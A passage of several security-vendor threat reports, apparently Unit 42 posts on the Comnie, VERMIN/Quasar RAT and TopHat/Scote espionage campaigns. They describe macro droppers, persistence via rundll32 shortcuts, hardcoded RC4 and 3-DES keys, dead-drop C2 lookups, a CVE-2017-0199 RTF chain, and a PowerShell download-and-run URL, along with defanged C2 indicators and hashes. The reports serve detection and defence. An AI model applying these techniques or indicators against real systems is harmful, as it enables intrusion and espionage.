2.SC OAM Firewall Policy_0306.xls 2.SC OAM Firewall Policy_0306.xls Network topology diagrams TW High Tech
Telecommunication

 
Comnie_3

Figure 3 Decoy document discussing Taiwan’s defense industry development strategy

figure4_comnie


Figure 4 Network firewall configuration description for a telecommunication company in Taiwan

 
commnie fig 5

Figure 5 Decoy document providing network topology information

 
It is worth noting that in the attack that made use of the decoy document in Figure 4, the attacker also included related firewall logs and appears to have originated from a compromised an IT service vendor.
Looking at earlier attacks between 2013 and 2016, we believe Comnie was also used in targeted attacks against the following individuals or organizations:

  • Taiwan government
  • IT service vendor in Asia
  • Journalist of a Tibetan radio station


figure6_comnie

Figure 6 Email sent to Journalist of Tibetan radio station

 
Malicious Macros
The malicious macro documents used to deliver Comnie initially hide the content inside and requests that the user enables macros prior to viewing the document. Once the user enables macros, the macro will perform the following actions:

  1. Displays decoy content
  2. Checks for the existence of a file at %APPDATA%\wscript.exe
  3. If %APPDATA%\wscript.exe does not exist, the macro converts an embedded hex-encoded string into bytes and saves this data to the %APPDATA%\wscript.exe.
  4. Executes the newly created wscript.exe payload

Comnie_7

Figure 7 Example macro used to delivery Comnie

An interesting discovery was made when examining the macros used to deliver Comnie. Based on evidence gleaned from both the macro and other data collected from the samples, it appears that the threat actor did not generate these documents from scratch. Instead, they appear to have been created based on an existing sample available via public sample repositories. The existing sample in question was created by a red team penetration tester at a financial institution for internal testing. The following image shows a comparison of macro code extracted from Comnie dropper and financial institution’s penetration test sample.
Comnie_8

Figure 8 Comparison of macros extracted from Comnie dropper versus a pentest sample used by a financial organization


Comnie Malware Family

Comnie uses the RC4 algorithm in multiple locations both to obfuscate strings used by the malware, as well as for network communication. Additionally, the malware looks for multiple security products on victim machines and sometimes alters its behavior depending on the products present. More information about how Comnie handles identified security products may be found in the technical analysis in the Appendix. These security products included those that are known to be most widely used within South Korea and Taiwan.
Comnie is able to achieve persistence via a .lnk file that is stored within the victim’s startup path. When originally run, Comnie will convert itself from an executable file to a DLL and will write this newly created DLL to the host machine’s %APPDATA% directory. The built-in Windows utility rundll32.exe is then used to load this DLL by the original .lnk file.
Unit 42 has observed a total of two variants of Comnie. One of the ways the variants differ is in how they obtain their command and control (C2) information. Both variants make use of third-party online services in an attempt to prevent DNS based blocking of their first stage communications. However, the obfuscation mechanism varies slightly. In older variants, Comnie was found to look for the ‘++a++’ markers. The example C2s used by older variants of Comnie demonstrates this:
Comnie_9

Figure 9 Old Comnie variants collecting C2 information

Please refer to the Appendix for a script that may be used to decode C2 information from the older Comnie variants.
Newer Comnie variants, such as the ones witnessed in the most recent attacks, instead look for the ‘magnet:/’ and ‘?’ markers, such as in the following recent example:
Comnie_14

Figure 10 New Comnie variants determining their C2 information via a GitHub profile.

After Comnie collects the remote C2 information, it will communicate with these remote servers using HTTP requests. These requests are encrypted using the RC4 algorithm. Comnie will upload information about the victim. It also allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL).
More detailed information about how C2 information is decoded and additional technical analysis of Comnie may be found in the Appendix.

Conclusion

Comnie is far from a new threat, however, it continues to remain active. In the past year, we have observed multiple low volume attacks in various regions of East Asia. Based on clues provided by the malware’s original file names, as well as the decoy content embedded within these samples, we can make a reasonable estimation that these attacks targeted organizations in Taiwan in the Telecommunication, Defense, Government, and High-Tech industries. Additionally, those same estimations may be made for attacks in South Korea targeting the Aerospace and Defense industries.
While we have witnessed modifications to the attacker’s toolsets, the overall architecture and operations of the Comnie malware family have remained consistent, suggesting that the attackers have been able to stay below the radar of the security community.
The Comnie malware family is notable in that it leverages third-party online services to download and parse C2 information. Because these third-party online services are legitimate, it allows Comnie to circumvent a number of security preventions that may be present in the environment. This overall technique has previously been referred to as using a “Dead Drop Resolver” or DDR.
Palo Alto Networks customers are protected from this threat in the following ways:

  • All identified samples have been flagged as malicious by WildFire and Traps
  • Customers may track this threat using the ‘Comnie’ AutoFocus tag
  • Traps appropriately catches the macro execution from the malware and prevents it

Additionally, blogspot, tumblr, and github have been alerted to the malicious activity discovered.


Appendix


Comnie Technical Analysis

For the analysis of the Comnie malware family, we investigated the following sample:

SHA256 18ec68e1bd9b11f22e481d48c415f8d80edb76e9032ba4e1d31d87e16eed9959

When the sample is initially executed, it will attempt to create a mutex with a name of ‘tmutexabc’ to ensure only a single instance of Comnie is running at a given time. Should this mutex already be found to exist, the malware will immediately exit.
Comnie continues to load an embedded bitmap (BMP) file and decrypt data at offset 0x512.
Comnie_11

Figure 11 Embedded BMP file containing encrypted string data

RC4 is used to decrypt this data using a 16-byte key that is stored within the BMP file at offset 0x502. Once decrypted, we are provided with a large list of strings, as seen below (note that the data has been truncated for brevity):
Comnie_12

Figure 12 Decrypted strings from embedded BMP file

After these strings are decrypted, the malware will load a series of Microsoft Windows API calls to be used later on. After these functions are loaded, Comnie determines if it is running within the %TEMP% directory of the victim machine. In the event it is not running within this directory, it will copy itself to %TEMP% and execute this newly created file with an argument of the original file’s path. A total of 64MB of garbage data is appended to this copied file, likely as a way to deter any security products in place that may be scanning files on disk. After running within the %TEMP% path, Comnie will delete the original file.
After Comnie has been copied to the %TEMP% directory, it will look for the presence of the ‘DQuit.tmp’ file in this path. It is unclear how this file is used exactly, as it does not appear to ever be written during runtime by Comnie.
Comnie continue to enter its installation routine. In doing so, it will attempt to detect the following Anti-Virus products via various techniques:

  • Trend Micro
  • Kaspersky
  • Symantec
  • Avira
  • AVG
  • ALYac
  • Ahnlab

Ahnlab and ALYac are the most widely used Anti-Virus solutions in South Korea, and Trend Micro and the rest are also known to be most widely used in Taiwan. These are in-line with the targeting of the victims witnessed by the attackers using Conmie.
With a few exceptions, Comnie will perform the following actions regardless of what security product, if any, is discovered:

  • Convert itself to a temporary DLL with a default export of ‘Dm’ in the %TEMP% directory.
  • If running with administrator privileges on a 32-bit host:
    • Copy the temporary DLL in %TEMP% to %WINDOWS%\LINKINFO.dll
  • Otherwise:
    • Copy the temporary DLL in %TEMP% to %APPDATA%\cnagnt.dll
    • Delete the temporary DLL in %TEMP%
    • Write a ‘Conime.lnk’ file in the user’s startup path. This shortcut file points to 'C:\Windows\system32\rundll32.exe "%APPDATA%\cnagnt.dll",Sd'

One of the exceptions to the installation routine above is in the event Symantec is detected. In such a scenario, Comnie will drop a temporary VBS script to write the ‘Conime.lnk’ file.
Additionally, in the event Kaspersky is detected, the malware will immediately run the ‘Conime.lnk’ shortcut file in a new process after it is created.
After the installation routine, the malware will decrypt an embedded blob of data using RC4 with an embedded 8-byte static key of ‘\x11\xcc\xd1\x32\x61\x21\xd1\xe2’. The results of the decoded data may be seen below:
 
Comnie_13

Figure 13 Decrypted information

The decrypted data contains URLs for various online services that will be used by the attacker for downloading data that will contain the command and control (C2) server(s) and port(s) to be used by Comnie.
Comnie will make requests to these URLs, looking for base64-encoded data after an identifier of ‘magnet:/’, as seen in the example below:Comnie_14

Figure 14 GitHub storing Comnie C2 information

In the example above, the C2 information is being stored within the user’s URL parameter within GitHub. In order to decode this data, Comnie first decodes it using base64 with the following non-standard alphabet (note that it is simply the original alphabet in reverse):
/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA
 
The resulting data is then parsed and decrypted using RC4. The first 64 bytes are used as the key. The next 4 bytes represent the underlying data’s length, and the remaining data is the C2 data. The prior example decrypts to the following:
mailto:121.126.211[.]94:8080;80;80
 
The following Python script may be used to decode the C2 data used by the newest Comnie variant:

 
Comnie will make attempts at connecting to the IP address above using the various ports specified. Data is sent via HTTP, and is encrypted against using the RC4 algorithm. The URIs used in the HTTP requests are randomly generated. Data is provided first via the ‘pid’ GET parameter initially, and via the ‘iid’ GET parameter when POST requests are made by Comnie. Initially, Comnie will send the following request:
Comnie_15

Figure 15 Comnie initial beacon

In order to decrypt the data provided within the ‘pid’ parameter, a key is generated using the SessionID information, which is randomly generated. This particular data is decoded from hex and bytes at offsets 0, 2, 4, 6, 8, 10, 12, and 14 are used to form an 8-byte RC4 key. After applying this decryption algorithm, we are presented with the following data:

h=HOSTNAME-PC&f=mission.ini&c=&

The response made by the C2 server uses the same RC4 key for encryption. The data above contains the hostname (‘HOSTNAME-PC’) of the victim machine, as well as an instruction. In this case, the instruction is asking for information that is to be written to a temporary BAT file within the %TEMP% directory. The following example information is provided by the remote C2 server:

 
This INI file is parsed to determine what Comnie should do. Comnie allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL). Using this example, Comnie will then request data to supply to the BAT script, via the following decrypted request:
h=HOSTNAME-PC&f=gethostinfo.bat&c=&
Based on network traffic witnessed, the remote C2 server was found to respond with the following information:

 
This script is written to a temporary file prior to be executed. The results of this BAT script are uploaded to the remote C2 server.
 
Old Comnie Variant C2 Decoder

 
Samples Analyzed
eed5945c36ba22a2531dd2d9dd7bc4e17e68544d512be75670919caf287c1b4a
8026442b812469e48ccd11611ab6eacdcb312a8f1aabd563b7f4cb4868315e16
c8951038fd53321661274e5a12532c3fb6f73c75fd75503a1089c56990658fef
48a1ce103e5bf47c47cc5ed40b2dc687ebaf3674d667419287bcb1d0b8d8dda6
e06b797a24fa03a77e0d5f11b0cf0f4f038e0a9ea04d4981d39148969349c79c
7282d0709449abe16457864f58157cac8d007571dc5d463d393d1ae2605d17e0
bf6ee8426245b167a69292e513c0841d818b310dda87daea649221f4e0afd1b3
62b98dde60cb4dd0d0088bde222c5c2c4c92560cccf4753f1ce94e044093ab85
756952652290ad09fe03c8674d44eab2077b091398187c3abcb6f1ddc462c32d
639a49390c6f8597d36ec0bd245efa1b4a078c0506fb515e577a40389b39a614
29ed6eb3c882b018c2bb6bf2f8eb15069dc5510ca119abebf24f09e3c91f10aa
0e8a4e4d5ca501bad25a730fb5de534fa324c6ac23e0a573524693f2d996d105
316a0c6849f183a1a52d0c7648e722c4ca85bd57b0804a147c0c8656b84bbdb9
 
Identified C2s
121.126.211[.]94:8080
113.196.70[.]11:80,8080
133.130.101[.]47:443
123.51.208[.]157:443;8000;8080
 
C2 Hosting URLs (DDR URLs)
github[.]com/korlee5643
itsmonsee.tumblr[.]com
allworldnewsway.blogspot[.]com

VERMIN: Quasar RAT and Custom Malware Used In Ukraine

Summary
Palo Alto Networks Unit 42 has discovered a new malware family written using the Microsoft .NET Framework which the authors call "VERMIN"; an ironic term for a RAT (Remote Access Tool). Cursory investigation into the malware showed the attackers not only had flair for malware naming, but also for choosing interesting targets for their malware: nearly all the targeting we were able to uncover related to activity in Ukraine.
Pivoting further on the initial samples we discovered, and their infrastructure, revealed a modestly sized campaign going back to late 2015 using both Quasar RAT and VERMIN.
This blog shows the links between the activity observed, a walkthrough of the analysis of the VERMIN malware, and IOCs for all activity discovered.

It all began with a tweet

Our initial interest was piqued through a tweet from a fellow researcher who had identified some malware with an interesting theme relating to the Ukrainian Ministry of Defense as a lure.
Ukr_MoD_Lure

Figure 1 – The decoy document displayed to users when executing the initial malware sample

 
The sample was an SFX exe which displayed a decoy document to users before continuing to execute the malware; the hash of the file is given below.

SHA256 31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e

 
The malware was notable for its rare use of HTTP encapsulated SOAP, an XML based protocol used for exchanging structured information, for command and control (C2), which is something not often seen in malware samples. Using AutoFocus, we were quickly able to find similar samples, by pivoting on the artifacts the malware created during a sandbox run, resulting in 7 other samples as shown in Figure 2.
Vermin2

Figure 2 – Pivoting in AutoFocus makes it easy to find similar malware samples.

 
Using the Maltego for AutoFocus transforms, we were then able to take the newly discovered samples and look at the C2 infrastructure in an attempt to see if we could link the samples together and in turn see if these C2’s were contacted by malware. We quickly built up a picture of a campaign spanning just over 2 years with a modest C2 infrastructure:
Vermin_High_Res2

Figure 3 – Further analysis using AutoFocus & other data sources allows us to link up the activity discovered so far.


The malware samples we discovered fell largely into two buckets: Quasar Rat and VERMIN. Quasar RAT is an open-source malware family which has been used in several other attack campaigns including criminal and espionage motivated attacks. But a reasonable number of the samples were the new malware family, VERMIN. Looking at the samples in our cluster we could see the themes of the dropper files were similar to our first sample. Notably, most of the other files we discovered did not come bundled with a decoy document and instead were simply the malware and dropper compiled with icons matching popular document viewing tools, such as Microsoft Word. Names of some of the other dropper binaries observed are given below, with the original Ukrainian on the left and the translated English (via Google) on the right:

Original Name (Ukrainian) Translated Name (if applicable)
Ваш_ сертиф_кати для отримання безоплатно_ вторинно_ допомоги.exe Your certificate for free_receive help.exe
доповідь2.exe report2.exe
доповідь забезпечення паливом 08.06.17.exe fuel supply report 08.06.17.exe
 
lg_svet_smeta2016-2017cod.exe.
 
N/A
lugansk_2273_21.04.2017.exe
 
N/A
Отчет-районы_2кв-л-2016.exe Report-areas_2kv-l-2016.exe


Given the interesting targeting themes and the discovery of a new malware family, we decided to take a peek at what “VERMIN” was capable of and document it here.

Dissecting VERMIN

For this walkthrough, we’ll be going through the analysis of the following sample:

SHA256 98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07
Compile Timestamp 2017-07-04 12:46:43 UTC

 
Analyzing the malware dynamically quickly gave us a name for the malware, based on the PDB string present in the memory of the sample:
Z:\Projects\Vermin\TaskScheduler\obj\Release\Licenser.pdb
As is the case with many of the samples from the threat actors behind VERMIN, our sample is packed initially with the popular .NET obfuscation tool ConfuserEx. Using a combination of tools, we were able to unpack and deobfuscate the malware.
Following initial execution, the malware first checks if the installed input language in the system is equal to any of the following:

  • ru - Russian
  • uk - Ukrainian
  • ru-ru - Russian
  • uk-ua - Ukrainian

If none of the languages above is found the malware calls “Application.Exit()”, however despite its name, this API call doesn’t actually successfully terminate the application, and instead the malware will continue to run.  It’s likely the author intended to terminate the application, in which case a call like “System.Environment.Exit()” would have been a better choice. The fact that this functionality does not work as intended suggests that if author tested the malware before deployment, they were likely to be doing so on systems where the language matches the list above, since otherwise they would notice that the function is not working as expected.
After passing the installed language check the malware proceeds to decrypt an embedded resource using the following logic:

  • It retrieves the final four bytes of the encrypted resource.
  • These four bytes are a CRC32 sum, and the malware then proceeds to brute force what 6-byte values will give this CRC32 sum.
  • Once it finds this array of 6 bytes it performs an MD5 hash sum on the bytes, this value is used as the key.
  • The first 16bytes of the encrypted resource are then used as the IV for decryption
  • Finally, using AES it decrypts the embedded resource.

A script mirroring this routine can be found in appendix C.
After decrypting the embedded resource, the malware passes several hardcoded arguments to the newly decrypted binary and performs a simple setup routine before continuing execution.  The embedded resource contains all the main code for communications and functionality the RAT contains.
First the malware attempts to decrypt all of the strings passed as parameters. If no arguments were supplied the malware attempts to read a configuration file from a pre-defined location expecting it to be base64-encoded and encrypted with 3-DES using a hardcoded key "KJGJH&^$f564jHFZ":
C:\Users\Admin\AppData\Roaming\Microsoft\AddIns\settings.dat
If arguments were supplied, they are saved and encrypted to the same location as above.
Parameters supplied are given below. Note that these are the actual variable names used by the malware author:

  • serverIpList
  • mypath
  • keyloggerPath
  • mutex
  • username
  • password
  • keyloggerTaskName
  • myTaskName
  • myProcessName
  • keyLoggerProcessName
  • myTaskDecription
  • myTaskAuthor
  • keyLoggerTaskDecription
  • keyLoggerTaskAuthor

The decrypted resource is set to be run as a scheduled task every 30 minutes, indefinitely.
After this, the malware is ready to start operations, and does so by collecting various information about the infected machine, examples of collected information includes but is not limited to:

  • Machine name
  • Username
  • OS name via WMI query
  • Architecture: x64 vs x86 (64 vs. 32 bit)
  • Local IP Address
  • Checks Anti-Virus installed via WMI query

If the Anti-Virus (AV) query determines any AV is installed the malware does not install the keylogger. The keylogger is embedded as a resource named ‘AdobePrintFr’. This binary is only packed with Confuser-Ex and is not further obfuscated.
The malware then sends its initial beacon using a SOAP envelope to establish a secure connection.  The author uses the WSHttpBinding() API - which allows the author to use WS-Addressing and purposely sets the WSMessageEncoding.Mtom to encode the SOAP messages. The author also sets up for using ‘Username’ authentication for communicating with its C2, presumably allowing the author easier control over the various infected hosts. A defanged exemplar request/response is given below:

VERMIN collects all keystrokes and clipboard data and encrypts the data before storing it in the following folder:
%appdata%\Microsoft\Proof\Settings.{ED7BA470-8E54-465E-825C-99712043E01C}\Profiles\.
Each file is saved with the following format: "{0:dd-MM-yyyy}.txt". The data is encrypted using the same method and 3-DES key, used to encrypt the configuration file.
Vermin supports the following commands:

  • ArchiveAndSplit
  • CancelDownloadFile
  • CancelUploadFile
  • CheckIfProcessIsRunning
  • CheckIfTaskIsRunning
  • CreateFolder
  • DeleteFiles
  • DeleteFolder
  • DownloadFile
  • GetMonitors
  • GetProcesses
  • KillProcess
  • ReadDirectory
  • RenameFile
  • RenameFolder
  • RunKeyLogger
  • SetMicVolume
  • ShellExec
  • StartAudioCapture
  • StartCaptureScreen
  • StopAudioCapture
  • StopCaptureScreen
  • UpdateBot
  • UploadFile

For most of these commands, the malware requires “hands-on-keyboard” style one-to-one interactions.
Often remote access tools written in .NET borrow and steal code from other tools due to the plethora of code available through open source; however, it appears that whilst some small segments of code may have been lifted from other tools, this RAT is not a fork of a well-known malware family: it’s mostly original code.
We have linked all the samples we have been able to identify to the same cluster of activity: this strongly suggests the VERMIN malware is used exclusively by this threat actor and this threat actor alone.
 
Concluding thoughts
We were unable to definitively determine the aims of the attackers or the data stolen. However, given the limited number of samples, the targeting themes observed, and the “hands-on-keyboard” requirement for most of the malwares’ operations (except for keylogging), it seems likely that the malware is used in targeted attacks in Ukraine.
Ukraine remains a ripe target for attacks, even gaining its own dedicated Wikipedia page for attacks observed in 2017. In addition to the high-profile attacks such as the Petya/NotPetya and BadRabbit,  which have been widely reported, there are likely many smaller campaigns like the one described in this blog aimed to steal data to gain an information advantage for the attackers’ sponsors.
Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:

  • Wildfire identifies all samples mentioned in this article as malicious.
  • Traps identifies all samples mentioned in this article as malicious.
  • C2 domains used in this campaign are blocked via Threat Prevention.

AutoFocus customers can track samples related to this blog via the following tags:

 
Appendix A – C2 Addresses
akamaicdn[.]ru
cdnakamai[.]ru
www.akamaicdn[.]ru
www.akamainet066[.]info
www.akamainet023[.]info
www.akamainet021[.]info
akamainet023[.]info
akamainet022[.]info
akamainet021[.]info
www.akamainet022[.]info
akamainet066[.]info
akamainet024[.]info
www.cdnakamai[.]ru
notifymail[.]ru
www.notifymail[.]ru
mailukr[.]net
tech-adobe.dyndns[.]biz
www.mailukr[.]net
185.158.153[.]222
94.158.47[.]228
195.78.105[.]23
94.158.46[.]251
188.227.75[.]189
212.116.121[.]46
185.125.46[.]24
5.200.53[.]181
 
Appendix B – Malware Samples

sha256 Family
0157b43eb3c20928b77f8700ad8eb279a0aa348921df074cd22ebaff01edaae6 Quasar
154ef5037e5de49a6e3c48ea7221a02a5df33c34420a586cbff6a46dc5026a91 Quasar
24956d8edcf2a1fd26805ec58cfd1ee7498e1a59af8cc2f4b832a7ab34948c18 Quasar
250cf8b44fc3ae86b467dd3a1c261a6c3d1645a8a21addfe7f2e2241ff8b79fc Quasar
4c5e019e0e55a3fe378aa339d52c235c06ecc5053625a5d54d65c4ae38c6e3da Quasar
92295b38daa4e44b9d257e56c5b271bbbf6a620312dc58e48e56473427170aa1 Quasar
9ea00514c4ae9519a8938924b02826cfafeb75fc70f16c422aeadb8317a146c1 Quasar
a3c84c5f8d981653a2a391d29f32c8127fba8f0ab7da8815330a228205c99ba6 Quasar
7b08b0d4d68ebf5238eaa8a40f815b83de372e345eb22cc3d50a4bb1869db78e Quasar
f75861216f5716b0227733e6a093776f693361626efebe37618935b9c6e1bdfd Quasar
51b0bb172c6e5eaa8e333fbf2451ae27094991b6330025374b9082ae8cd879cf Quasar
46ae101a8dc8bf434d2c599aaabfb72a0843d21e2150a6c745c0c4a771c09da3 Quasar
488db27f3d619b3067d95515a356997ea8e840c65daa2799bdd473dce93362f2 Quasar
5a05d2171e6aeb5edd9d39c7f46cd3bf0e2ee3ee803431a58a9945a56ce935f6 Quasar
6f4e20e421451c3d8490067f8424d7efbcc5edeb82f80bb5562c76d4adfb0181 Quasar
9a81cffe79057d8d307910143efd1455f956f2de2c7cc8fb07a7c17000913d59 Quasar
c84afdd28fa0923a09f6dd3af1e3821cdb07862b2796fa004cd3229bc6129cbe Quasar
6cf63ae829984a47aca93f8a1261afe5a06930f04fab6f86f6f7f9631fde59ec Quasar
aa982fe7d28bbf55865047b16334efbe3fcb6bae06e5ed9cab544f1c8d307317 Quasar
2963c5eacaad13ace807edd634a4a5896cb5536f961f43afcf8c1f25c08a5eef VERMIN
677edb1a0a86c8bd0df150f2d9c5c3bc1d20d255b6f7944c4adcff3c45df4851 VERMIN
74ba162eef84bf13d1d79cb26192a4692c09fed57f321230ddb7668a88e3935d VERMIN
e1d917769267302d58a2fd00bc49d4aee5a472227a75f9366b46ce243e9cbef7 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
15c52b01d2b9294e2dd4d9711cde99e10f11cd188e0d1e4fa9db78f9805626c3 VERMIN
31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e VERMIN
5586fb423aff39a02cddf5e456a83a8301afe9ed78ecbc8de2cd852bc0cd498f VERMIN
5ee12dd028f5f8c2c0eb76f28c2ce273423998b36f3fc20c9e291f39825601f9 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07 VERMIN
c5647603337a4e9bfbb2259c0aec7fa9868c87ded2ab74e9d233bdb2a3bb163e VERMIN
eb46b8978619a72f4b0d3ea8961dde527f8e27e89701ccd6e5643c33b103d901 VERMIN
abd05a20b8aa21d58ee01a02ae804a0546fbf6811d71559423b6b5afdfbe7e64 VERMIN


Appendix

Appendix C – Python script to decode VERMIN resources


The TopHat Campaign: Attacks Within The Middle East Region Using Popular Third-Party Services

Summary
In recent months, Palo Alto Networks Unit 42 observed a wave of attacks leveraging popular third-party services Google+, Pastebin, and bit.ly. Attackers used Arabic language decoy documents related to current events within the Palestine Territories as lures to entice victims to open and subsequently be infected by the malware. There is data indicating that these attacks are targeting individuals or organizations within the Palestinian Territories, which is detailed later.
The attacks themselves are deployed via four different means, two involving malicious RTF files, one involving self-extracting Windows executables, and the final using RAR archives.
The ultimate payload is a new malware family that we have dubbed “Scote” based on strings we found within the malware samples. Scote provides backdoor access for an attacker and we have observed it collecting command and control (C2) information from Pastebin links as well as Google+ profiles. The bit.ly links obscured the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it. We are calling their recent activity the “TopHat” campaign.
Additionally, we tracked the apparent author testing their malware against numerous security products. Our tracking of this testing enabled us to both note changes made over time as well as to observe other malware being submitted by the author. This other malware submitted provided overlaps with the previously reported DustySky campaign. In addition to testing malicious RTFs that deploy the Scote malware family, the same attacker was witnessed submitting files that appear to be new variants of the DustySky Core malware discussed in their report.

Malware Delivery Techniques

The attacks we found within the TopHat campaign began in early September 2017. In a few instances, original filenames of the identified samples were written in Arabic. Specifically, we found the following names during this investigation:
 

Original Filename Translation
الرئيس يبدا بحل السلطة.rar The president begins dissolving power.rar
الرئيس يبدا بحل السلطة.scr The president begins dissolving power.scr
محضر اجتماع اليوم.doc Minutes of today's meeting.doc

 
We observed a series of techniques used to deploy the Scote malware family. To date, at a high level, we have observed the following four techniques, each of which we delve into in this blog:
tophat_1

Figure 1 Malware delivery techniques


Technique #1 – RTFs Leveraging Bit.ly

The first technique encountered included the use of malicious RTFs that made a HTTP request to the below URL which then redirected to the below malicious site (note the intentional typo of “storage”):
 

URL Redirect
http://bit[.]ly/2y3XL3P http://storgemydata[.]website/v.dat

 
This ‘v.dat’ file was in turn a PE32 executable file that has the following SHA256 hash:

SHA256 862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5

 
Looking at the publicly available statistics for the bit[.]ly redirect, we see the majority of activity taking place in late October of this year. Additionally, we see the majority of the downloads originating from both the Palestinian Territories as well as the United Arab Emirates. This provides clues as to who the victims are or where attackers may originate from.
 
tophat_2

Figure 2 Statistics surrounding malicious redirect

 
Technique #2 – Don’t Kill My Cat Attacks
The second technique uses an interesting tactic that Unit 42 has not seen before. Specifically, it makes use of an attack discussed in July of this year called Don’t Kill My Cat or DKMC. DKMC can enable an attacker to load a legitimate bitmap (BMP) file that contains shellcode within it. The DKMC tool and more information about this tactic may be found here.
This specific attack begins with a malicious executable file that downloads a legitimate BMP file that looks like the following:
tophat_3

Figure 3 Malicious BMP image retrieved by downloader

It should be noted that this is the same image used in the DKMC presentation. It would appear that the attackers simply used the default settings of this particular program.
This BMP file is loaded as shellcode. The first six bytes are read as the following instructions:

Code execution is then redirected to embedded shellcode.
The underlying shellcode is decrypted at runtime using a 4-byte XOR key of 0x3C0922F0. The shellcode eventually loads an embedded UPX-packed executable and redirects execution to this file. This file is an instance of the Scote malware family. The size of the payload and the fact that it is embedded within the BMP file explains the large amount of distortion witnessed in the image above. In other words, the distortion witnessed is actually the shellcode and the embedded Scote malware. As this data is converted within a BMP image, we’re left with what essentially looks like random pixels.

Technique #3 – RTFs Exploiting
CVE-2017-0199.

This technique begins with malicious RTF files that make use of CVE-2017-0199 a Microsoft Office/WordPad remote code execution (RCE) vulnerability patched by Microsoft in September 2017. When opened, the following lure is displayed to the victim (translation on the right provided by Google Translate):
tophat_4

Figure 4 Lure used by malicious RTFs

This lure is related to an event reported in late August where President Mahmoud Abbas announced plans to convert a planned presidential palace into a national library. This is consistent with the timeline of the attacks we witnessed, as the event took place roughly a week before we observed these malware samples.
These RTFs will also download a file from the following location:

  • storgemydata[.]website/update-online/office-update.rtf

Note that this is the same domain witnessed in the redirect used in technique #1. While the downloaded file has an RTF extension, it is in fact a VBScript with the following contents:

This VBScript script executes a PowerShell command that will download and execute a file from the following location:

  • http://storgemydata[.]website/x.exe

This final ‘x.exe’ executable file is an instance of the Scote malware family.

Technique #4 – Self-extracting Executables

The last technique makes use of self-extracting executable files to both load a decoy document and spawn an instance of Scote. When the malware is run it will drop a file with an original filename of ‘abbas.rtf’, which contains the following contents:
tophat_5

Figure 5 TopHat decoy document with rough translation

Additionally, an instance of Scote is loaded on the victim machine.
The decoy document used discusses the potential dissolving of the Palestinian Authority (PA) by the President Mahmoud Abbas. This particular event was reported on August 23, 2017, just before Trump administration officials were set to visit Ramallah.
Later in this blog, we will see the attackers leveraging this Donald Trump connection even more.
We originally witnessed these specific RTFs on September 6th, 2017, just two weeks after this event.
Based on the observed statistics from the malicious redirect found in technique #1, as well as the content of this decoy document, we can infer that at least some of the targeted victims may very well be located in the Palestinian Territories.

Analysis of the Scote Malware

The Scote malware family employs a series of techniques and tricks when it is originally loaded onto a victim machine. However, underneath the various layers of obfuscation lies a fairly straightforward malware family that abuses legitimate third-party online services to host its C2 information.
When Scote originally is run, it will decode embedded configuration information. This embedded configuration information contains URLs to third party online services, such as Pastebin postings or Google+ accounts. Scote will use this information to attempt to retrieve data from these URLS and parse it, such as in the following example:
tophat_6

Figure 6 Google+ profile used by Scote malware

It should be noted that a total of three Google+ profiles have been observed and all of these profiles contained the name ‘Donald Trump’. This is interesting given the topics we saw being used to deliver the Scote malware family within the TopHat campaign, many of which also referred to the President of the Palestinian Territories.
After C2 information is retrieved by Scote, it will communicate with these servers and can accept commands that perform the following actions:

  • Kill the Scote malware
  • Run ‘ipconfig’ on the victim and return results
  • Run ‘cmd.exe /C systeminfo’ and return results
  • Load a DLL that is downloaded from a C2

For more information about the Scote malware family, please refer to the Appendix.

Identified Malware Testing Against Security Solutions

When looking at the malicious RTF documents in technique #4 that exploit CVE-2017-0199 we found that all of the files we encountered were submitted within close succession of each other to an online service that tests them against multiple security products. Additionally, the original filenames of these files implied that an attacker may have been testing their malware against one or more security products.

SHA256 Filename Date
cb6cf34853351ba62d4dd2c609d6a41c618881670d5652ffa7ddf5496e4693f0 test1.rtf 2017-09-06 15:00:08 UTC
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64 xx.rtf 2017-09-06 15:00:53 UTC
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5 xx2.rtf 2017-09-06 15:01:49 UTC
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1 xx2.rtf 2017-09-06 15:05:30 UTC
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9 xx2.rtf 2017-09-06 15:08:32 UTC
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c xx2.rtf 2017-09-06 15:18:14 UTC

 
As we can see by the timestamps shown above, the files were submitted anywhere from one to ten minutes apart from each other. Looking closer at these files we can see what changed between iterations.
tophat_7

Figure 7 Modifications made to RTFs by attacker

As it so happens, the first RTF file this attacker attempted to test had very few detections. However, this was due to the fact that the attempts at commenting out the backslashes caused this file to not open at all within Microsoft Word. When you attempt to open this file, Word will simply render the content as it would a normal text file.
It appeared that the attacker realized this, as he or she quickly corrected this, and proceeded to make very minor modifications to try and evade security products. However, none of the modifications were terribly effective: all of these samples were found to have a high rate of detection.
As we can see in Figure 7, the attacker made multiple very small modifications between each iteration, specifically around the ‘\object\objlink\objupdate’ string. This particular control allows the malicious content to be loaded by the RTF, as outlined in an analysis by MDSec. As such, the attacker likely felt this was what resulted in the RTF being detected as malicious, and attempted to obfuscated it.

Overlap with the DustySky Campaign

Besides being able to witness the attacker testing his or her malware, we noticed something interesting when we were looking at the individual who submitted these files. About a month and a half after these files were submitted, the same individual submitted the following three samples that we attribute to the DustySky campaign:

  • 202d1d51254eb13c64d143c387a87c5e7ce97ba3dcfd12dd202a640439a9ea3b
  • d18e09debde4748163efa25817b197f3ff0414d2255f401b625067669e8e571e
  • 3e4d0ffdde0b5db2a0a526730ff63908cefc9634f07ec027c478c123912554bb

